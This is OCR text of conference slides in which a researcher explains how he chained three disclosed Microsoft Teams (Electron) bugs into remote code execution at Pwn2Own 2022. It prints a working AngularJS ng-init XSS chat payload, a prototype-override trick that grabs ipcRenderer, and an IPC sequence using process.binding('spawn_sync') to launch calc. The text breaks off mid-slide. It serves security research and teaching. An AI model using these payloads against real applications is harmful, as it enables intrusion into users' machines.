
How I Hacked Microsoft Teams and got $150,000 in Pwn2Own



2023/7/25 Shibuya.XSS techtalk #12 **Masato Kinugawa**

whoami

- Masato Kinugawa
- I like XSS
- 2010～2016: Full-time bug bounty hunter
- 2016～: Pentester of Cure53

Today's topic

- Technical details of vulnerabilities allowing RCE in Microsoft Teams
  - I found them for Pwn2Own which was held in May 2022 and won
- Non-technical topics about my experience with the contest can be heard in the following podcasts (* in Japanese)

https://podcasters.spotify.com/pod/show/shhnjk/episodes/Web-e1s9jjl/a-a923e6v

Pwn2Own?

- Hacking contest by Trend Micro's ZDI(Zero Day Initiative)
- Held since 2007
- Goal: Find specific target's (mainly) RCE and make the demo successful within the defined time limit → $$$
  - That day's demo： https://youtu.be/3fWo0E6Pa34?t=238
- The found vulns are notified to the vendor

Target examples (in case of Pwn2Own Vancouver 2022)

- Browser (Chrome, Edge, Firefox, Safari)
- Desktop app (Teams, Zoom, Adobe Reader, Office 365)
- Car (Tesla)
- VM(Virtual Box, VMware, Hyper-V)
- Server(Microsoft Exchange, SharePoint, Windows RDP, Samba)
- OS(Windows, Ubuntu)

Pwn2Own Vancouver 2022 Rules (Web Archive):
https://web.archive.org/web/20220516223600/https://www.zerodayinitiative.com/Pwn2OwnVancouver2022Rules.html

Microsoft Teams?

- Needless to say, communication tool that enables chat or video calls developed by Microsoft
- There are two versions and different technology is used
  - 1.x: Electron ← Contest Target
  - 2.x: Edge WebView

Three bugs I found

1. Lack of Context Isolation in main window
2. XSS via chat message
3. JS execution via PluginHost outside sandbox

➡ I achieved RCE by combining these bugs


Bug #1

1. Lack of Context Isolation in main window
2. XSS via chat message
3. JS execution via PluginHost outside sandbox

Electron?

- Framework for creating desktop applications with HTML, CSS and JavaScript (Node.js)
- Developed by GitHub
- Examples of Electron app
    - Visual Studio Code
    - Discord
    - Slack
    - GitHub Desktop
    - Figma

Electron basics



Hello Electron!

- Electron has two types of processes
- Browser part: Chromium

main.js:

```
const {BrowserWindow,app} = require('electron');

app.on('ready', function() {
  let win = new BrowserWindow();
  //Open Renderer Process
  win.loadURL(`file://${__dirname}/index.html`);
});
```

index.html:

```
<html>
<body>
<h1>Hello Electron!</h1>
</body>
</html>
```

Main process

Renderer process

The first part to check

I always check this

main.js:

```
const {BrowserWindow,app} = require('electron');

app.on('ready', function() {
  let win = new BrowserWindow();
  //Open Renderer Process
  win.loadURL(`file://${__dirname}/index.html`);
});
```

index.html:

```
<html>
<body>
<h1>Hello Electron!</h1>
</body>
</html>
```

Main process

Renderer process

BrowserWindow

- API for creating browser window
- Focus on options for this API
  - depending on the options, determine how RCE can be caused


Important options：

```
new BrowserWindow({
    webPreferences: {
      nodeIntegration: false,
      contextIsolation: false,
      sandbox: true
      [...]
    }
});
```

nodeIntegration

- Whether Node APIs (and Electorn's renderer process modules) are enabled on web page
- If "true" and arbitrary JS exec is possible, RCE is possible just using require():

```
require('child_process').exec('calc');
```



✅ false is used

contextIsolation

- Whether to separate the JS context between the web page and part that allows node APIs
- Part that allows node APIs:
  - Electron internal JS code
  - Preload scripts

❌ false is used

What happens if "false"? ➡

If contextIsolation:fase

- When arbitrary JS exec is possible, Node API can be accessed, e.g. via overridden prototype (even if nodeIntegration:false)


```
//Web page
Function.prototype.call = function(arg) {
    arg.someDangerousNodeJSFunction();
}
```

```
// Preload script or Electron internal code
function someFunc(handler) {
    handler.call(objectContainingNodeJSFeature);
}
```

If contextIsolation:false

- When arbitrary JS exec is possible, Node API can be accessed, e.g. via overridden prototype (even if nodeIntegration:false)

```
//Web page
Function.prototype.call = function(arg) {
    arg.someDangerousNodeJSFunction();
}
```



```
// Preload script or Electron internal code
function someFunc(handler) {
    handler.call(objectContainingNodeJSFeature);//called
}
```

If contextIsolation:true

- The overridden prototype does not affect JavaScript on different context and RCE through this trick is prevented

```
//Web page
Function.prototype.call = function(arg) {
    arg.someDangerousNodeJSFunction();
}
```

```
// Preload script or Electron internal code
function someFunc(handler) {
    handler.call(objectContainingNodeJSFeature);//called
}
```

Built-in Function.prototype.call is called

sandbox

- Whether to use Chromium's sandbox
  - false is the same as running Chrome with --no-sandbox flag
  - If false, it makes RCE easier via bugs such as memory corruption
- In addition, if true, some APIs become unavailable in a context where the Node APIs are available , e.g:
  - APIs executing OS command/program (e.g. shell.openExternal)
  - APIs accessing clipboard without confirmation (clipboard module)
  - APIs accessing local files

✅ true is used

What can be said from used options

```
new BrowserWindow({
    webPreferences: {
      nodeIntegration: false,
      contextIsolation: false,  ✗
      sandbox: true
    }
});
```

➡ When arbitrary JS exec is possible, due to sandbox, JS can't access Node APIs which lead to RCE directly but due to the lack of context isolation, other Node APIs may be accessible.

Trying to access interesting Node APIs

- When I'm trying to get an interesting reference to exploitable Node API by overriding prototype of various built-in methods...
- **ipcRenderer module**'s reference came from overridden Function.prototype.call

```
<script>
  Function.prototype._call = Function.prototype.call;
  Function.prototype.call = function(...args) {
    if (args[3] && args[3].name === "__webpack_require__") {
      ipc = args[3]('./lib/sandboxed_renderer/api/exports/electron.ts').ipcRenderer;
    }
    return this._call(...args);
  }
</script>
```

ipcRenderer module

It is used to communicate between renderer and main process

main.js:

```
const { ipcMain } = require('electron');
[...]
ipcMain.handle('test', (evt, msg) => {
    console.log(msg);//hello
    return 'hey';
});
```

preload.js:

```
const { ipcRenderer } = require('electron');
ipcRenderer.invoke('test','hello');
.then(msg=>{
  console.log(msg);//hey
});
```

index.html:

```
<h1>Hello Electron!</h1>
```

Main process

Renderer process

➡Main process has full access to Node APIs, so
it may lead to RCE if there is an IPC listener which doesn't have proper validation

Given the fact so far

Now, I know the main window does not have contextIsolation and I can get ipcRenderer reference. The next thing to do is:

1. Find a way to exec arbitrary JS, e.g.:
   - XSS
   - Redirect to arbitrary site
2. Find a part that leads to RCE, e.g.:
   - Find IPC listener which leads to RCE through ipcRenderer module retrieved from 1's js exec
   - Find exposed API which leads to RCE directly even if sandbox:true (In other words, find Electron 0-day)

Bug #2

1. Lack of Context Isolation in main window
2. XSS via chat message
3. JS execution via PluginHost outside sandbox


Ideas to execute arbitrary JS

- XSS
- Redirect to arbitrary site
  - The origin where the JS is executed is not important here
  - Because it allows interfering the part that uses Node APIs and achieving RCE if even arbitrary JS can be executed
- In addition, according to the rules of Pwn2Own, it is necessary to achieve RCE without user interaction

I decided to take a closer look at chat messages ➡

Checking HTML sanitizer

- The chat allows users to use some HTML/CSS
- It displays HTML after sanitizing both on server and client-side



MK

Masato Kinugawa 5:33

red

> blockquote

`code`

~~del~~

h1

h2

h3

h4

```
pre
```

strong

table

➡ The sever-side sanitization is black-box, so
I decided to check the client-side and try to guess the behavior

Sanitization in client-side

- sanitize-html library is used https://github.com/apostrophecms/sanitize-html
- Examples of what is sanitized:
  - HTML elements/attributes allowing script exec(XSS)
  - CSS allowing breaking layouts

Unexpectedly, checking sanitization around CSS here led to the discovery of XSS...➡

Sanitization for class attr

- I found class attr's allow-list-ish string in client-side JS code:

```
e.htmlClasses = "swift-*,ts-image*,
emojione,emoticon-*,animated-emoticon-*,
copy-paste-table,hljs*,language-*,zoetrope,
me-email-*,quoted-reply-color-*"
```

- Actually, these classes were not removed by server/client-side sanitization
- Looks like the asterisk part works as a wildcard

Behavior of wildcard (swift-*)

- Looks like anything except class attr's separator (e.g. 0x20) is included there

```
✅ <strong class="swift-abc">test</strong>

✅ <strong class="swift-;[]()'%">test</strong>
```

It's okay because arbitrary class name is not added?

But...due to **a certain JS resource**,
it leads to JS exec?! ➡

Who is it?!

A certain JS resource = AngularJS

- Teams used AngularJS as a client-side Framework in some pages
  - The chat message part is one of them
  - These days it seems to be gradually being replaced by React

Speaking of AngularJS... ➡

XSSer ♥ AngularJS

- AngularJS is very useful library for XSSer
  - Without using HTML tags, XSS is allowed via {{}} templates:

```
<script src="//ajax.googleapis.com/ajax/libs/angularjs/1.8.0/angular.js"></script>
<div ng-app>
{{constructor.constructor('alert(1)')()}}
</div>
```

  - It introduces CSP bypass even if unsafe-eval is not set:

```
<meta http-equiv=Content-Security-Policy content="script-src ajax.googleapis.com">
<script src="//ajax.googleapis.com/ajax/libs/angularjs/1.8.0/angular.js"></script>
<div ng-app>
<img src=x ng-on-error=$event.target.ownerDocument.defaultView.alert(1)>
</div>
```

XSS found in the past

- Actually, XSS via AngularJS in MS Teams was found by security researchers in the past
- It occurred due to a template string filter bypass by inserting a null char between {{}}

```
{{3*333}\u0000}
```

Details: https://github.com/oskarsve/ms-teams-rce

The fact that this XSS occurs on single-page app is that probably Teams dynamically compiles user-input as AngularJS HTML (like inside ng-app attr)?
I thought AngularJS XSS might still occur in other ways.
When trying to find interesting features through AngularJS official doc,
found this ...➡

ngInit directive (1/2)

- It is used for init process before executing {{}} template
  - "Hello World!" is displayed from this:

```
<html ng-app>
<script src="//ajax.googleapis.com/ajax/libs/angularjs/1.8.0/angular.js"></script>
<strong ng-init="greeting='Hello'; person='World'">
  {{greeting}} {{person}}!
</strong>
</html>
```

This attr's value is evaluated as AngularJS expression, so JS works via:

```
<strong ng-init="constructor.constructor('alert(1)')()"></strong>
```

ng-init attribute is of course sanitized. But...➡

ngInit directive (2/2)

- ngInit can be used via class attr also
  - The following are the same:

```
<ANY ng-init="expression"> ... </ANY>

<ANY class="ng-init: expression;"> ... </ANY>
```

The following code is also interpreted as AngularJS expression:

```
<script src="//ajax.googleapis.com/ajax/libs/angularjs/1.8.0/angular.js"></script>
<div ng-app>
<strong class="ng-init:constructor.constructor('alert(1)')()">aaa</strong>
</div>
```

➡ JS exec via class attribute!! 🤩

Official doc: https://docs.angularjs.org/api/ng/directive/ngInit

* ng-class, ng-style, etc. also can be used in the same way

How class directive is retrieved

Retrieved by this regex：

```
CLASS_DIRECTIVE_REGEXP = /(([\w-]+)(?::([^;]+))?;?)/,
```

https://github.com/angular/angular.js/blob/47bf11ee94664367a26ed8c91b9b586d3dd420f5/src/ng/compile.js#L1384

The following all classes work as ng-init directive:

```
<strong class="ng-init:expression">aaa</strong>
<strong class="aaa;ng-init:expression">aaa</strong>
<strong class="aaa!ng-init:expression">aaa</strong>
<strong class="aaa♩♬♪ng-init:expression">aaa</strong>
```

If the swift-* wildcard's behavior is combined ... ➡

XSS!

alert() is executed when I sent next HTML as a chat message:

```
<strong class="swift-x;ng-
init:['alert(document.domain)'].forEach($root.$$childHead.$$nextSibl
ing.app.$window.eval)">aaa</strong>
```

* The reason I used a slightly strange call here instead of "constructor" which I shown in other slides is that there is a sandbox that prevents arbitrary JS exec depending on the version of AngularJS (All versions have known bypasses though). Here, direct use of "constructor" was not allowed.

Reference: AngularJS sandbox bypasses list by Gareth Heyes
https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs

Yay! But the goal is RCE. It still continues! ➡

What I was able to do so far

- Found a way to arbitrary JS execution
- Found a way to get reference to IPCRenderer module by abusing the lack of context isolation

So, the last step is to find IPC listener which
does not perform input-validation correctly.
When trying to find it, I noticed an interesting renderer called PluginHost...➡

Bug #3

1. Lack of Context Isolation in main window
2. XSS via chat message
3. JS execution via PluginHost outside sandbox

PluginHost

- Invisible renderer called PluginHost exists
- Apparently a node module called "slimcore" loaded here is being operated from the main window via IPC
- Here, sandbox: false
  - Maybe slimcore doesn't work when sandbox:true, so this renderer exists?

```
"C:\Users\USER\AppData\Local\Microsoft\Teams\current\Teams.ex
e" --type=renderer [...] --app-
path="C:\Users\USER\AppData\Local\Microsoft\Teams\current\res
ources\app.asar" --no-sandbox [...] /prefetch:1 --msteams-
process-type=pluginHost
```

How slimcore is executed

- Set IPC listeners in PluginHost's preload script and execute through messages sent from main window
- Main window can send message with API named sendToRendererSync which exists in the object retrieved through bug #1
  - btw, this API does not exists in Electron's original ipcRenderer module, so maybe MS extended?

There are IPC listeners named like:

```
ELECTRON_REMOTE_SERVER_REQUIRE
ELECTRON_REMOTE_SERVER_MEMBER_GET
ELECTRON_REMOTE_SERVER_FUNCTION_CALL
```

What the IPC listeners do

- ELECTRON_REMOTE_SERVER_REQUIRE
  - Call require() with string specified in message
  - However, validation allows only allow-listed modules such as "slimcore"
- ELECTRON_REMOTE_SERVER_MEMBER_GET
  - Perform property access using string specified in message
- ELECTRON_REMOTE_SERVER_FUNCTION_CALL
  - Perform function call with string specified in message
- (listeners for SET or other operations also exist)

It's called like this:

2. Send `ELECTRON_REMOTE_SERVER_MEMBER_GET`

```
require('slimcore').func('arg');
```

1. Send `ELECTRON_REMOTE_SERVER_REQUIRE`

3. Send `ELECTRON_REMOTE_SERVER_FUNCTION_CALL`

Hm, I can smell something... ➡

Focus on MEMBER_GET's property access


ELECTRON_REMOTE_SERVER_MEMBER_GET's code：

```
P(c.remoteServerMemberGet, (e,t,n,o)=>{
    const i = s.objectsRegistry.get(n);
    if (null == i)
        throw new Error(`Cannot get property '${o}' on missing remote object ${n}`);
    return A(e, t, ()=>i[o])
}
)
```

variable i: acccess-target's object
variable o: accessed property
This property access is done without any check such as hasOwnProperty().
This means... ➡

Object.prototype.* access is allowed

This allowed accessing Function() via constructor property and executing arbitrary JS!



```
require('slimcore').toString.constructor('js-code')();
```

What can I do with this JS exec?

- The code is evaluated in the preload script's context
- That means... it has access to Node API!
- Additonally, sandbox:false, so no API restriction!

The way to perform RCE in this context ➡

process.binding

- Something like require() used in Node.js internal
  - Only available when sandbox: false
  - In the child_process module, binding('spawn_sync') is used and by following the call here, command exec is possible:

```
a = {
  "type": "pipe",
  "readable": 1,
  "writable": 1
};
b = {
  "file": "cmd",
  "args": ["/k", "start", "calc"],
  "stdio": [a, a]
};
process.binding("spawn_sync").spawn(b);
```

I learned this from Math.js RCE by @CapacitorSet & @denysvitali：https://jwlss.pw/mathjs/

FYI : Can I use require()?

Why don't use require('child_process') directly?

```
require('slimcore')
.toString.constructor("require('child_process')...")();
```

This does not work. Why? ➡

Why require does not work

Because Function() creates a function executed within global scope

```
console.log(`1: ${arguments.callee.toString()}`);
console.log(`2: ${eval('typeof require')}`);
console.log(`3: ${constructor.constructor('typeof require')()}`);
```

⬇ Load as preload script

```
1: function (exports, require, module, __filename, __dirname) {
  console.log(`1: ${arguments.callee.toString()}`);
  console.log(`2: ${eval('typeof require')}`);
  console.log(`3: ${constructor.constructor('typeof require')()}`);
}
2: function
3: undefined
```

Exists in function scope

Another way to exec command

- Looks like other Pwn2Own participants (@adm1nkyj1 & @jinmo123) also noticed the way to exec command via IPC
  - However, the last step to achive RCE is a bit different. They used eval call existing in preload scripts and called require('child_process'):

Rewrite String.prototype.replace and change return value

```
function loadSlimCore(slimcoreLibPath) {
  let slimcore;
  if (utility.isWebpackRuntime()) {
    const slimcoreLibPathWebpack = slimcoreLibPath.replace(/\\/g, "\\\\");
    slimcore = eval(`require('${slimcoreLibPathWebpack}')`);
    [...]
  }
[...]
}
```

Arbitrary string is passed here
(This is direct eval call, so it is executed within this function scope and require() access is allowed)

Details: https://blog.pksecurity.io/2023/01/16/2022-microsoft-teams-rce.html#2-pluginhost-allows-dangerous-rpc-calls-from-any-webview

all bugs aligned!

1. Lack of Context Isolation in main window
2. XSS via chat message
3. JS execution via PluginHost outside sandbox

Let's launch calc ! ➡

Steps to reproduce

1. Attacker creates a page containing the following code

JS code to get reference of ipcRenderer module:


```
<script>
  Function.prototype._call = Function.prototype.call;
  Function.prototype.call = function(...args) {
    if (args[3] && args[3].name === "__webpack_require__") {
      ipc = args[3]('./lib/sandboxed_renderer/api/exports/electron.ts').ipcRenderer;
    }
    return this._call(...args);
  }
</script>
```

JS code to send IPC follows on the next page......

```
<script>
...
```

```
<script>
setTimeout(function(){
 ipc.invoke('calling:teams:ipc:initPluginHost',true).then((id)=>{
  objid=ipc.sendToRendererSync(id,'ELECTRON_REMOTE_SERVER_REQUIRE',[[],'slimcore'],'')[0]['id'];
  objid=ipc.sendToRendererSync(id,'ELECTRON_REMOTE_SERVER_MEMBER_GET',[[],objid,'toString',[]],'')[0]['id'];
  objid=ipc.sendToRendererSync(id,'ELECTRON_REMOTE_SERVER_MEMBER_GET',[[],objid,'constructor',[]],'')[0]['id'];
  objid=ipc.sendToRendererSync(id,'ELECTRON_REMOTE_SERVER_FUNCTION_CALL',[[],objid,[{"type":"value","value":
  'a={"type":"pipe","readable":1,"writable":1};b={"file":"cmd","args":["/k","start","calc"],"stdio":[a,a]};
process.binding("spawn_sync").spawn(b);'}]],'')[0]['id'];
  ipc.sendToRendererSync(id,'ELECTRON_REMOTE_SERVER_FUNCTION_CALL',[[],objid,[{"type":"value","value":""}]],'');
 });
},2000);
</script>
```

Above code is for sending IPC to execute the following JS on PluginHost:

